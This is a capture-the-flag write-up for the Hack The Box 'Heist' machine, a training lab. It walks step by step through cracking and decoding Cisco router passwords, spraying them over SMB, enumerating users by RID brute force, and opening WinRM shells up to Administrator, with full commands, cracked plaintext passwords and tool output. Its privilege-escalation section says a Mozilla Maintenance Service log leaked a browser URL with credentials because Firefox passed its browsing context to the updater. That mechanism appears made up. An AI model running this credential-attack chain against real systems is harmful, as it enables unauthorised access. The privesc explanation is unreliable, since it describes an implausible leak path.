
Heist: Cisco Config Credential Reuse to Firefox Credential Leak
Hack The Box write-up for the Heist machine. A support portal with guest access exposes a Cisco router configuration containing encrypted credentials. Cracking and decoding recovers three passwords, one of which maps to a Windows account via password spraying. RID brute force reveals additional users and a second valid credential pair lands WinRM as Chase. The Mozilla Maintenance Service log leaks the Administrator password in a command line argument, completing the box.
Initial Reconnaissance – Port Scanning
The assessment started with a service version scan against 10.129.96.157, host discovery disabled (-Pn):
$ nmap -sV -Pn -T4 10.129.96.157
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-13 18:12 -0300
Nmap scan report for 10.129.96.157
Host is up (0.14s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds?
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
A Windows box with four ports. IIS on port 80 hosts a web application. SMB (445) is available for share enumeration and authentication testing. WinRM on 5985 is the remote management target if valid credentials are found.
Enumeration
80/tcp – Support Login Page

Port 80 served a login page at /login.php with a "Login as guest" option:

Clicking "Login as guest" redirected to /issues.php, which displayed a support thread. A user named Hazard had posted about problems with a Cisco router and attached a portion of the router configuration. He also requested a Windows account on the server:
The attachment was accessible at /attachments/config.txt:
version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
 synchronization
 bgp log-neighbor-changes
 bgp dampening
 network 192.168.0.0 mask 300.255.255.0
 timers bgp 3 9
 redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
 session-timeout 600
 authorization exec SSH
 transport input ssh
Three credentials embedded in this config:
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
The enable secret 5 line is an MD5 hash that needs to be cracked. The two password 7 lines use Cisco's Type 7 encoding, which is a reversible obfuscation scheme, not a hash.
Credential Recovery
Enable Secret – MD5 Cracking
hashid confirmed the hash type:
$ hashid '$1$pdQG$o8nrSzsGXeaduXrjlvKc91'
Analyzing '$1$pdQG$o8nrSzsGXeaduXrjlvKc91'
[+] MD5 Crypt
[+] Cisco-IOS(MD5)
[+] FreeBSD MD5
Hashcat with mode 500 (md5crypt / Cisco-IOS $1$ MD5) cracked it against rockyou.txt:
$ hashcat -m 500 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

$1$pdQG$o8nrSzsGXeaduXrjlvKc91:stealth1agent

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: $1$pdQG$o8nrSzsGXeaduXrjlvKc91
Time.Started.....: Sun Sep 13 18:24:37 2026 (1 min, 31 secs)
Time.Estimated...: Sun Sep 13 18:26:08 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Speed.#01........:    33147 H/s (14.39ms) @ Accel:94 Loops:1000 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3543424/14344385 (24.70%)
The enable secret is stealth1agent.
Type 7 Password Decoding
Cisco Type 7 passwords are trivially reversible. Unlike the MD5 enable secret, the encoding uses a well known XOR cipher with a fixed key. Any Type 7 decoder recovers the plaintext:
rout3r  → $uperP@ssword
admin   → Q4)sJu\Y8qz*A3?d
With all three passwords recovered, the full password list for spraying:
stealth1agent
$uperP@ssword
Q4)sJu\Y8qz*A3?d
SMB – Credential Spraying and User Enumeration
Initial Access Attempts
Null and guest sessions against SMB were both denied:
$ nxc smb 10.129.96.157 -u '' -p ''
SMB  10.129.96.157  445  SUPPORTDESK  [*] Windows 10 / Server 2019 Build 17763 x64
                                       (name:SUPPORTDESK) (domain:SupportDesk)
                                       (signing:False) (SMBv1:None)
SMB  10.129.96.157  445  SUPPORTDESK  [-] SupportDesk\: STATUS_ACCESS_DENIED

$ nxc smb 10.129.96.157 -u 'guest' -p ''
SMB  10.129.96.157  445  SUPPORTDESK  [-] SupportDesk\guest: STATUS_LOGON_FAILURE
The hostname is SUPPORTDESK and the workgroup is also SupportDesk. No domain controller here, just a standalone Windows 10/Server 2019 machine.
Testing Config Credentials
The two usernames from the Cisco config (rout3r and admin) were tested with the cracked enable secret. Neither worked:
$ nxc smb 10.129.96.157 -u 'rout3r' -p 'stealth1agent' --shares
SMB  10.129.96.157  445  SUPPORTDESK  [-] SupportDesk\rout3r:stealth1agent STATUS_LOGON_FAILURE

$ nxc smb 10.129.96.157 -u 'admin' -p 'stealth1agent' --shares
SMB  10.129.96.157  445  SUPPORTDESK  [-] SupportDesk\admin:stealth1agent STATUS_LOGON_FAILURE
These are Cisco router usernames, not necessarily Windows accounts. But Hazard, the user who posted the config and requested a Windows account, is a more likely candidate. Testing his username with the cracked password:
$ nxc smb 10.129.96.157 -u 'hazard' -p 'stealth1agent' --shares
SMB  10.129.96.157  445  SUPPORTDESK  [+] SupportDesk\hazard:stealth1agent
SMB  10.129.96.157  445  SUPPORTDESK  [*] Enumerated shares
SMB  10.129.96.157  445  SUPPORTDESK  Share           Permissions     Remark
SMB  10.129.96.157  445  SUPPORTDESK  -----           -----------     ------
SMB  10.129.96.157  445  SUPPORTDESK  ADMIN$                          Remote Admin
SMB  10.129.96.157  445  SUPPORTDESK  C$                              Default share
SMB  10.129.96.157  445  SUPPORTDESK  IPC$            READ            Remote IPC
Valid credentials: hazard:stealth1agent. However, the account only has read access to IPC$ and no access to administrative shares. Hazard's SMB access is limited, but the authenticated session enables RID brute force to enumerate all local accounts.
RID Brute Force
Using Hazard's credentials to enumerate local users via RID cycling:
$ nxc smb 10.129.96.157 -u 'hazard' -p 'stealth1agent' --rid-brute
SMB  10.129.96.157  445  SUPPORTDESK  [+] SupportDesk\hazard:stealth1agent
SMB  10.129.96.157  445  SUPPORTDESK  500: SUPPORTDESK\Administrator (SidTypeUser)
SMB  10.129.96.157  445  SUPPORTDESK  501: SUPPORTDESK\Guest (SidTypeUser)
SMB  10.129.96.157  445  SUPPORTDESK  503: SUPPORTDESK\DefaultAccount (SidTypeUser)
SMB  10.129.96.157  445  SUPPORTDESK  504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
SMB  10.129.96.157  445  SUPPORTDESK  513: SUPPORTDESK\None (SidTypeGroup)
SMB  10.129.96.157  445  SUPPORTDESK  1008: SUPPORTDESK\Hazard (SidTypeUser)
SMB  10.129.96.157  445  SUPPORTDESK  1009: SUPPORTDESK\support (SidTypeUser)
SMB  10.129.96.157  445  SUPPORTDESK  1012: SUPPORTDESK\Chase (SidTypeUser)
SMB  10.129.96.157  445  SUPPORTDESK  1013: SUPPORTDESK\Jason (SidTypeUser)
Beyond the built-in accounts, four custom users: Hazard (already compromised), support, Chase, and Jason.
Password Spraying
Full spray with all three recovered passwords against all users:
$ nxc smb 10.129.96.157 -u users.txt -p pass.txt --continue-on-success
SMB  10.129.96.157  445  SUPPORTDESK  [+] SupportDesk\hazard:stealth1agent
SMB  10.129.96.157  445  SUPPORTDESK  [+] SupportDesk\chase:Q4)sJu\Y8qz*A3?d
Two valid credential pairs. Chase's password is the decoded Type 7 password from the admin user in the Cisco config. Credential reuse between the router configuration and a Windows account on the support server.
Initial Access – WinRM (Chase)
Testing WinRM access for all credential pairs:
$ nxc winrm 10.129.96.157 -u users.txt -p pass.txt --continue-on-success
WINRM  10.129.96.157  5985  SUPPORTDESK  [+] SupportDesk\chase:Q4)sJu\Y8qz*A3?d (Pwn3d!)
Only Chase has WinRM access. Connecting with evil-winrm:
$ evil-winrm -i 10.129.96.157 -u 'chase' -p 'Q4)sJu\Y8qz*A3?d'

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Chase\Documents>
User Flag
*Evil-WinRM* PS C:\Users\Chase\Desktop> cat user.txt
9302395012d41bd43f91c052cd09a558
Privilege Escalation – Mozilla Maintenance Service Credential Leak
Local Enumeration
Chase's privileges are minimal, with no exploitable tokens:
*Evil-WinRM* PS C:\Users\Chase\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Group memberships confirm a standard low privilege user with Remote Management Users for WinRM access:
*Evil-WinRM* PS C:\Users\Chase\Desktop> whoami /all

USER INFORMATION
----------------

User Name         SID
================= ==============================================
supportdesk\chase S-1-5-21-4254423774-1266059056-3197185112-1012

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==========
Everyone                               Well-known group S-1-1-0      ...
BUILTIN\Remote Management Users        Alias            S-1-5-32-580 ...
BUILTIN\Users                          Alias            S-1-5-32-545 ...
NT AUTHORITY\NETWORK                   Well-known group S-1-5-2      ...
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     ...
NT AUTHORITY\This Organization         Well-known group S-1-5-15     ...
NT AUTHORITY\Local account             Well-known group S-1-5-113    ...
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  ...
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192
A todo.txt file on Chase's Desktop provided context about the box:
*Evil-WinRM* PS C:\Users\Chase\Desktop> cat todo.txt
Stuff to-do:
1. Keep checking the issues list.
2. Fix the router config.

Done:
1. Restricted access for guest user.
The note about "Keep checking the issues list" suggests Chase may be interacting with the web application through a browser.
Service Enumeration
Enumerating non-default services revealed Mozilla Maintenance Service alongside VMware tooling and an SSH agent:
Name        : MozillaMaintenance
DisplayName : Mozilla Maintenance Service
ImagePath   : "C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"
User        : LocalSystem
StartMode   : Manual
Firefox is installed on the box, and the Mozilla Maintenance Service runs as LocalSystem to handle software updates. Its log file turned out to be the key.
Credential Leak in the Maintenance Service Log
The Mozilla Maintenance Service writes detailed logs to C:\Program Files (x86)\Mozilla Maintenance Service\logs\maintenanceservice.log. Near the end of the log, the service recorded the full command line of a Firefox update process, and that command line contained the URL that Firefox was loading at the time, including credentials passed as query parameters:
*Evil-WinRM* PS C:\Program Files (x86)\Mozilla Maintenance Service\logs> cat maintenanceservice.log
...
Starting service with cmdline: "C:\Program Files (x86)\Mozilla Maintenance Service\
update\updater.exe" C:\ProgramData\Mozilla\updates\308046B0AF4A39CB\updates\0
"C:\Program Files\Mozilla Firefox" "C:\Program Files\Mozilla Firefox\updated"
6692/replace C:\Windows\system32 "C:\Program Files\Mozilla Firefox\firefox.exe"
localhost/[email protected]&login_password=4dD!5}x/re8]FBuZ&login=
...
The URL at the end of the command line reveals the administrator's credentials for the support application: [email protected] with password 4dD!5}x/re8]FBuZ. The password was leaked because Firefox passed its current browsing context as part of the update process, and the maintenance service logged the entire command line including the URL with credentials in query parameters.
Administrator Access
Testing the leaked password against the Administrator account via WinRM:
$ nxc winrm 10.129.96.157 -u administrator -p '4dD!5}x/re8]FBuZ'
WINRM  10.129.96.157  5985  SUPPORTDESK  [+] SupportDesk\administrator:4dD!5}x/re8]FBuZ (Pwn3d!)
Connecting with evil-winrm:
$ evil-winrm -i 10.129.96.157 -u 'administrator' -p '4dD!5}x/re8]FBuZ'

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Root Flag
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
dfe65487f091eddf17eae5f9203dbcd8
Full Administrator access. The chain went from guest access on a support portal to a leaked Cisco config, credential reuse across a router and a Windows account, and a browser credential leak in a service log.